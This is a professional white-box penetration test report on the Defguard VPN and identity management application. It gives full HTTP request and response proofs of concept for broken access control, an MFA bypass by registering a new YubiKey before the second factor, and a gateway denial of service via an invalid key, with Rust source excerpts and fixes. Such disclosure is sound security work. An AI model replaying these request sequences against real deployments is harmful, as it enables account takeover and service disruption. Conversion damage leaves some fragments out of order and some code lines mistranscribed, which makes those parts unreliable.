



Defguard Security Assessment Report

for teonite services sp. z o. o.



Contents

Scope of Work and Approach.....	4
Summary	5
Vulnerabilities.....	6
Regular user can list all other application users	6
Removing a device does not remove a VPN configuration from the gateway	8
DoS of the gateway via adding an invalid key by a regular user	10
<i>access_token</i> provides unrestricted access to the user account.....	12
RFC6749 violation: <i>authorization_code</i> re-use	15
MFA bypass by adding a new YubiKey.....	16
Lack of nonce re-generation results in the same signature for each wallet.....	23
Regular user can list devices of other users	25
Log injection	27
Regular user can provision YubiKey for other users	29
Lack of brute-force password guessing prevention.....	31
Regular user can read, modify or delete data related to OpenID applications	33
Leak of public keys containing user's name and email address.....	38
Regular user can remove YubiKey Provisioner jobs.....	41
RFC6749 violation: open redirect via <i>redirect_uri</i>	42
RFC6749 violation: <i>state</i> is not returned in OAuth error response	43
Leak of user email address upon MFA.....	44
Improper implementation of MFA activation for previously removed wallets	45
Self-DoS by switching enabling and disabling MFA for a wallet.....	49
Wallet address enumeration	54
Password policy bypass	55
Logout function does not invalidate the session.....	56
Usernames enumeration via gRPC interface	58
Identification of a currently logged-in username	59
DOM-based Cross-Site Scripting via cookie value	60
Leak of licence data.....	61
Cookie <i>SameSite</i> flag set to <i>None</i>	62
Inconsistent username verification	63
RFC6749 violation: the same parameters allowed multiple times	64
RFC6749 violation: improper error response	65

Invalid wallet signature results in a server error	66
Username enumeration – 1	67
Username enumeration – 2	68
Lack of proper, server-side validation of input data	69
Current password not required upon its change.....	70
Vulnerable libraries	72
Appendix A – List of Vulnerabilities	77

Scope of Work and Approach

This report presents security issues identified during an assessment of Defguard (<https://defguard.net/>) application aimed at providing integrated secure remote access and identity management solutions. The assessment was performed between 29 March and 7 April 2023. It was conducted following a *white-box* approach which assumed access to a running instance of the application and review of its source code. Volumetric (D)DoS attacks, network services and operating system's configuration review were out of scope since the system was installed on the infrastructure belonging to ISEC. Nonetheless, the team also aimed at identification of vulnerabilities on the network layer as well as those which may have resulted in a Denial-of-Service.

All application components were set up and running on the server with the following IP address: 46.101.136.188. The payloads presented in the technical part of the report refer to 127.0.0.1 or localhost, since the server was also used as a SOCKS proxy by the testing team.

Our objective was to identify security vulnerabilities that – once exploited – could impact confidentiality, integrity and/or availability of information processed by the application. Our testing procedures were based on the OWASP standards and guidelines, including the following:

- *Web Security Testing Guide*¹
- *Top Ten Web Application*²

We did not, however, limit ourselves to the abovementioned practices, and extended our approach to also cover business logic and to use our experience and creativity for identification of more complex or publicly unknown security problems. All of them were classified according to the following scheme:

- **informative** – the issue is not a security vulnerability but results from a *stray off* the best practice. Over time, however, it may become a security problem due to the application's "living" nature or a discovery of new vulnerabilities and/or means of their exploitation. An example of such an issue is a – so called – *self-XSS*.
- **low severity** – exploitation of such a vulnerability does not pose direct risk related to the loss of confidentiality, integrity or availability of information processed by the application subject to the assessment. Low-severity vulnerabilities typically allow for discovery and gathering of data of lesser importance e.g., such that could help better understand application's internals (e.g., stack traces, software version numbers, system paths etc.).
- **medium severity** – exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application but its results are quantitatively or qualitatively limited or relatively hard to achieve. Medium-severity vulnerability may be – for example – a *Cross-Site Scripting* in case when a session cookie does not have an *httpOnly* flag set.
- **high severity** – exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application. The impact is highly severe (e.g., unauthorised access to the server's operating system) or large scale (e.g., unauthorised access to the database via an *SQL-Injection*).

It must be noted, though, that the real severity of a vulnerability is related to the business, technological and regulatory contexts in which the application is to be operated and maintained. Our expert judgement can only support the risk assessment process and suggest on the ways of improvement.

¹ Please refer to: <https://owasp.org/www-project-web-security-testing-guide/>

² Please refer to: <https://owasp.org/www-project-top-ten/>

Summary

The white-box security assessment, performed between 29 March and 7 April 2023, allowed for identification of a high-severity vulnerability. Its exploitation resulted in [unauthorised access to all application users' data](#), including their first and last names, email addresses and some application settings.


We have also identified some medium-severity security issues resulting from improper implementation of access control or lack of input data validation. Exploitation of these weaknesses allowed for, e.g.:

- [Bypassing MFA by adding a new YubiKey](#)
- [Unauthorised access to and modification of OpenID applications](#)
- [Leak of users' personal data through PGP keys](#)
- [Leak of other users' devices data](#)
- Unauthorised [adding](#) or [removal](#) of YubiKeys for other users

Remaining medium-severity issues resulted from improper implementation of a business logic (e.g., [device removal without removing VPN configuration](#) or [DoS of the gateway by adding an invalid key](#)). We have also observed some bad programming practices (in [nonce generation](#)) and a violation of RFC6749 (by [re-using of the authorization code](#)) or access control weaknesses ([lack of restrictions in access token for OpenID applications](#), [lack of brute-force prevention](#)).

We have also identified some issues of low and informative severity. Their exploitation has little or no impact on the security level of the application subject to our assessment.

A summary of the findings:



Thank you for your trust and letting us perform this interesting security assessment.

Yours sincerely

Piotr Szeptyński, ISEC

Vulnerabilities

Regular user can list all other application users

Severity: **high**

Due to improper access control, a regular user can list all application users and read their names, email addresses, public keys and other parameters' values:

```
Request:
GET /api/v1/user/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 200 OK
[...]
[{"authorized_apps": [], "devices": [], "email": "admin@defguard", "first_name": "DefGuard", "groups": ["admin"], "last_name": "Administrator", "mfa_enabled": false, "mfa_method": "None", "pgp_cert_id": null, "pgp_key": null, "phone": null, "security_keys": [], "ssh_key": null, "totp_enabled": false, "username": "admin", "wallets": []},
...]
```

An attempt to read details of a particular user results in an HTTP error code 403:

```
Request:
GET /api/v1/user/admin HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 403 Forbidden
[...]
{"msg": "requires privileged access"}
```

Relevant part of the source code is presented on the listing below:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler\_s/user.rs#L31-L42:
[...]
#[get("/user", format = "json")]
pub async fn list_users(_session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    let all_users = User::all(&appstate.pool).await?;
    let mut_users: Vec<UserInfo> = Vec::with_capacity(all_users.len());
    for user in all_users {
        users.push(UserInfo::from_user(&appstate.pool, user).await?);
    }
}
```

```
}  
Ok(ApiResponse {  
  json: json!(users),  
  status: Status::Ok,  
})  
}  
[...]
```

Please note that the severity of this issue is high due to unauthorised access to other users' personal data.

We recommend improving access control by allowing only the admin role to call the endpoint listing all application users. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Removing a device does not remove a VPN configuration from the gateway

Severity: **medium**

Due to improper implementation of a device removal function, a VPN configuration related to a removed device is not deleted from the gateway.

```
Request for a VPN configuration:
GET /api/v1/device/159/config HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close

Response:
HTTP/1.1 200 OK
[...]
[Interface]
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.13.38.2

[Peer]
PublicKey = dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
AllowedIPs =
Endpoint = 46.101.136.188:50051
PersistentKeepalive = 300
```

```
Successful attempt to connect via VPN for a given device:
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] systemctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63

$ sudo wg
interface: test123
  public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 45879
  fwmark: 0xca6c

peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 444 B sent
  persistent keepalive: every 5 minutes
```


Admin's request to remove the device:

```
DELETE /api/v1/device/159 HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
```

Successful attempt to connect via VPN despite device's being removed:

```
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63

$ sudo wg
interface: test123
  public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 57268
  fwmark: 0xca6c

peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 148 B sent
  persistent keepalive: every 5 minutes
```

We recommend reviewing and fixing implementation of a device removal function so that the relevant VPN configuration be also removed.

DoS of the gateway via adding an invalid key by a regular user

Severity: **medium**

A regular user can add a device with an invalid public key. When the gateway is restarted, it tries to use such a key, but it cannot start properly what results in a DoS of the gateway.

Request showing a properly running gateway:

```
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qLCUgWNIgmDtQLfU5aE4CKup
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"connected": true}
```

Request by a regular user to add a device with an invalid public key:

```
POST /api/v1/device/phtest HTTP/1.1
Host: localhost
Content-Length: 82
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=1zLP0Se1C3Y0hCTwrGZ20BOq
Connection: close
```

```
{"name": "PoC-1", "wireguard_pubkey": "sejIy0WCLvOR7vWNchP9Elsayp3UTK/QCnEJmhsHKTC="}
```

Response:

```
HTTP/1.1 201 Created
[...]
"[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.13.38.3\n\n[Peer]\nPublicKey =
dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=\nAllowedIPs = \nEndpoint =
46.101.136.188:50051\nPersistentKeepalive = 300"
```

In the meantime, the gateway is restarted.

Request showing a gateway being unavailable:

```
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=ZRA6u5w3cGMoFzZkgLlcgLts
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"connected":false}
```

Gateway logs, presented below, show the actual error related to the invalid public key:

```
# defguard-gateway --token $token --grpc-url http://127.0.0.1:50055
[2023-04-05T09:37:15Z INFO defguard_gateway:gateway] Starting Defguard gateway version 0.4.1
with configuration: Config { token: "***", grpc_url: "http://127.0.0.1:50055", userspace:
false, grpc_ca: None, stats_period: 60, ifname: "wg0", pidfile: None, use_syslog: false,
syslog_facility: "LOG_USER", syslog_socket: "/var/run/log" }
Error: KeyDecode(InvalidLength)
```

We recommend implementing proper validation of input data (i.e., keys) and proper handling of errors and exceptions to prevent DoS of the gateway. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

Response:

HTTP/1.1 200 OK

[...]

```
[{"address": "10.13.37.1/24", "allowed_ips": [], "connected at": "2023-04-04T12:19:09.711053", "dns": "", "endpoint": "46.101.136.188", "id": 1, "name": "DefPentest", "port": 50051, "pubkey": "kjkkelQbrYHAFuiCiNj54MkmvUoOuitk8FE1eNFsSmD8="}]
```

HEADER: ALGORITHM & TOKEN TYPE
<pre>{ "alg": "HS256" }</pre>
PAYLOAD: DATA
<pre>{ "iss": "http://localhost/", "aud": ["kMirefuyEdvZPDDe"], "exp": 1681218000, "iat": 1680613200, "nonce": "n-0S6_WzA2Mj", "at_hash": "Dh5xJ0hgZy_qsMbeOX2Ftg", "c_hash": "f_BMpClF8nECPkRGjRMS4A", "sub": "admin", "name": "DefGuard Administrator", "given_name": "DefGuard", "family_name": "Administrator", "email": "admin@defguard" }</pre>
VERIFY SIGNATURE
<pre>HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), your-256-bit-secret) <input type="checkbox"/> secret base64 encoded</pre>

SessionInfo::from_request allows to establish a valid user session using user credentials and MFA or an *access_token*:

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L165-L257>:

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get_one("Authorization")
                    .and_then(|value| {
                        if value.to_lowercase().starts_with("bearer ") {
                            value.get(7..)
                        } else {
                            None
                        }
                    })
                {
                    // TODO: #[cfg(feature = "openid")]
                    match OAuth2Token::find_access_token(&state.pool, token).await {
                        Ok(Some(oauth2token)) => {
                            match OAuth2AuthorizedApp::find_by_id(
                                &state.pool,
                                oauth2token.oauth2authorizedapp_id,
                            )
                            .await
                            {
                                Ok(Some(authorized_app)) => {
                                    User::find_by_id(&state.pool,
                                        authorized_app.user_id).await
```


MFA bypass by adding a new YubiKey

Severity: **medium**

Key or OTP-based multifactor authentication can be bypassed when a user adds a new YubiKey after the initial authentication request (POST /api/v1/auth) but before providing the second factor.

1. Bypassing an OTP-based MFA:

Initial authentication request:

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{"password":"Asdffdsa1!","username":"qwer"}
```

Response showing an OTP as a second-factor (but not a YubiKey):

```
HTTP/1.1 201 Created
[...]
{"mfa_method":"OneTimePassword","totp_available":true,"web3_available":false,"webauthn_available":false}
```

Instead of providing OTP, a below request must be sent:

Request adding a new YubiKey:

```
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyogyq
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userVerification":"preferred"},"challenge":"RG6retIwopc92XqIn48qSkCnjmRZUCW4ThapNnj59ak","excludeCredentials":[],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-7,"type":"public-key"}],"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qwer","id":"K4XOA6YzTtehlEVQh66lDA","name":"sstetst1+qwer@isec.pl"}}
```

Request:

```
POST /api/v1/auth/webauthn/finish HTTP/1.1
Host: localhost
Content-Length: 881
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
```



```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
{"publicKey":{"allowCredentials":[{"id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","type":"public-key"}],"challenge":"c0SUaPx9FZrCdymq26097J_aQ9wg522YrEV8CswfYxg","rpId":"localhost","timeout":60000,"userVerification":"preferred"}}
```

Request:

```
POST /api/v1/auth/webauthn HTTP/1.1
Host: localhost
Content-Length: 688
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close
```

```
{"type":"public-key","id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","authenticatorAttachment":"cross-platform","response":{"clientDataJSON":{"eyJ0eXB1Ijoid2ViYXV0aG4uZ2V0IiwiaWY2hhbGxlbmd1IjoiYzBTWVwFQeDlGWnJDZlH1tcTI2Tzk3S19hUT13ZzUyM1lyRVY4Q3N3Zl14ZyIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhGhvc3QiLCJjcm9zc09yaWdpbiI6ZmFsc2V9","authenticatorData":"SZYN5YgOjGh0NBcPZHgzW4_krrmihjLHmVzuoMdl2MBAAAABQ","signature":"MEQCIDWRRgZRYfwJZuZDHafDLZ3uFqDkRhiZtahZU4HnMzi3AiA_5k5FRBvbHxTnhEGpiCqmG2phn8jcoYVKVnPbw-X33w","userHandle":null},"clientExtensionResults":{}}
```

Response showing a successful authentication using a YubiKey, not an OTP:

```
HTTP/1.1 200 OK
[...]
{"url":null,"user":{"authorized_apps":[],"devices":[],"email":"sstetst1+qwer@isec.pl","first_name":"asdf","groups":[],"last_name":"asdf","mfa_enabled":true,"mfa_method":"OneTimePassword","pgp_cert_id":null,"pgp_key":null,"phone":"432412421","security_keys":[{"id":12,"name":"asdf"}],"ssh_key":null,"totp_enabled":true,"username":"qwer","wallets":[]}}
```

2. In the manner presented above, a key-based MFA can be bypassed too:

```
{"mfa_method":"Webauthn","totp_available":false,"web3_available":false,"webauthn_available":true}
```

The source code below presents that endpoints used to add a new YubiKey can be called without MFA:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L148-L213:
/// Initialize WebAuthn registration
#[post("/auth/webauthn/init")]
pub async fn webauthn_init(mut session: Session, appstate: &State<AppState>) -> ApiResult {
    if let Some(user) = User::find_by_id(&appstate.pool, session.user_id).await? {
        debug!(
            "Initializing WebAuthn registration for user {}",
            user.username
        );
        // passkeys to exclude
        let passkeys = WebAuthn::passkeys_for_user(&appstate.pool, session.user_id).await?;
        match appstate.webauthn.start_passkey_registration(
            Uuid::new_v4(),
            &user.email,
```

```

        &user.username,
        Some(passkeys.iter().map(|key| key.cred_id().clone()).collect()),
    ) {
        Ok((ccr, passkey_reg)) => {
            session
                .set_passkey_registration(&appstate.pool, &passkey_reg)
                .await?;
            info!(
                "Initialized WebAuthn registration for user {}",
                user.username
            );
            Ok(ApiResponse {
                json: json!(ccr),
                status: Status::Ok,
            })
        }
        Err(_err) => Err(OriWebError::Http(Status::BadRequest)),
    }
} else {
    Err(OriWebError::ObjectNotFound("invalid user".into()))
}
}

/// Finish WebAuthn registration
#[post("/auth/webauthn/finish", format = "json", data = "<data>")]
pub async fn webauthn_finish(
    session: Session,
    appstate: &State<AppState>,
    data: Json<WebAuthnRegistration>,
) -> ApiResponse {
    if let Some(passkey_reg) = session.get_passkey_registration() {
        let webauthn_reg = data.into_inner();
        if let Ok(passkey) = appstate
            .webauthn
            .finish_passkey_registration(&webauthn_reg.rpkc, &passkey_reg)
        {
            if let Some(mut user) = User::find_by_id(&appstate.pool, session.user_id).await? {
                user.set_mfa_method(&appstate.pool, MFAMethod::Webauthn)
                    .await?;
                let recovery_codes =
                    RecoveryCodes::new(user.get_recovery_codes(&appstate.pool).await?);
                let mut webauthn = WebAuthn::new(session.user_id, webauthn_reg.name,
                    &passkey)?;
                webauthn.save(&appstate.pool).await?;
                info!("Finished WebAuthn registration for user {}", user.username);
                return Ok(ApiResponse {
                    json: json!(recovery_codes),
                    status: Status::Ok,
                });
            }
        }
    }
    Err(OriWebError::Http(Status::BadRequest))
}
}

```

Both endpoints define the rule guard *session: Session* which does not require the session state *SessionState::MultiFactorVerified*, because this feature is designed for MFA like WebAuthn, TOTP and Web3:

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L115-L151>:

```

#[rocket::async_trait]
impl<'r> FromRequest<'r> for Session {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let cookies = request.cookies();
            if let Some(session_cookie) = cookies.get("defguard_session") {
                return {
                    match Session::find_by_id(&state.pool, session_cookie.value()).await {
                        Ok(Some(session)) => {
                            if session.expired() {
                                let _result = session.delete(&state.pool).await;
                                cookies.remove(Cookie::named("defguard_session"));
                            }
                        }
                    }
                }
            }
        }
    }
}

```

```

                Outcome::Failure((
                    Status::Unauthorized,
                    OriWebError::Authorization("Session expired".into()),
                ))
            } else {
                Outcome::Success(session)
            }
        }
        Ok(None) => Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("Session not found".into()),
        )),
        Err(err) => Outcome::Failure((Status::InternalServerError,
err.into()))),
    };
}
}
Outcome::Failure((
    Status::Unauthorized,
    OriWebError::Authorization("Session is required".into()),
))
}
}
}

```

```

/// Start WebAuthn authentication
#[post("/auth/webauthn/start")]
pub async fn webauthn_start(mut session: Session, appstate: &State<AppState>) -> ApiResult {
    [...]
    /// Finish WebAuthn authentication
    #[post("/auth/webauthn", format = "json", data = "<pubkey>")]
    pub async fn webauthn_end(
        mut session: Session,
        appstate: &State<AppState>,
        pubkey: Json<PublicKeyCredential>,
        cookies: &CookieJar<'_>,
    ) -> ApiResult {
        [...]
        /// Validate one-time passcode
        #[post("/auth/totp/verify", format = "json", data = "<data>")]
        pub async fn totp_code(
            mut session: Session,
            appstate: &State<AppState>,
            data: Json<AuthCode>,
            cookies: &CookieJar<'_>,
        ) -> ApiResult {
            [...]
            /// Start Web3 authentication
            #[post("/auth/web3/start", format = "json", data = "<data>")]
            pub async fn web3auth_start(
                mut session: Session,
                appstate: &State<AppState>,
                data: Json<WalletAddress>,
            ) -> ApiResult {
                [...]
                /// Finish Web3 authentication
                #[post("/auth/web3", format = "json", data = "<signature>")]
                pub async fn web3auth_end(
                    mut session: Session,
                    appstate: &State<AppState>,
                    signature: Json<WalletSignature>,
                    cookies: &CookieJar<'_>,
                ) -> ApiResult {
                    [...]
                }
            }
        }
    }
}

```

For WebAuthn registration the rule guard `session: SessionInfo` requiring full authentication should be used:

<https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mo.d.rs#L165-L257>:

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state:<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get_one("Authorization")
                    .and_then(|value| {
                        if value.to_lowercase().starts_with("bearer ") {
                            value.get(7..)
                        } else {
                            None
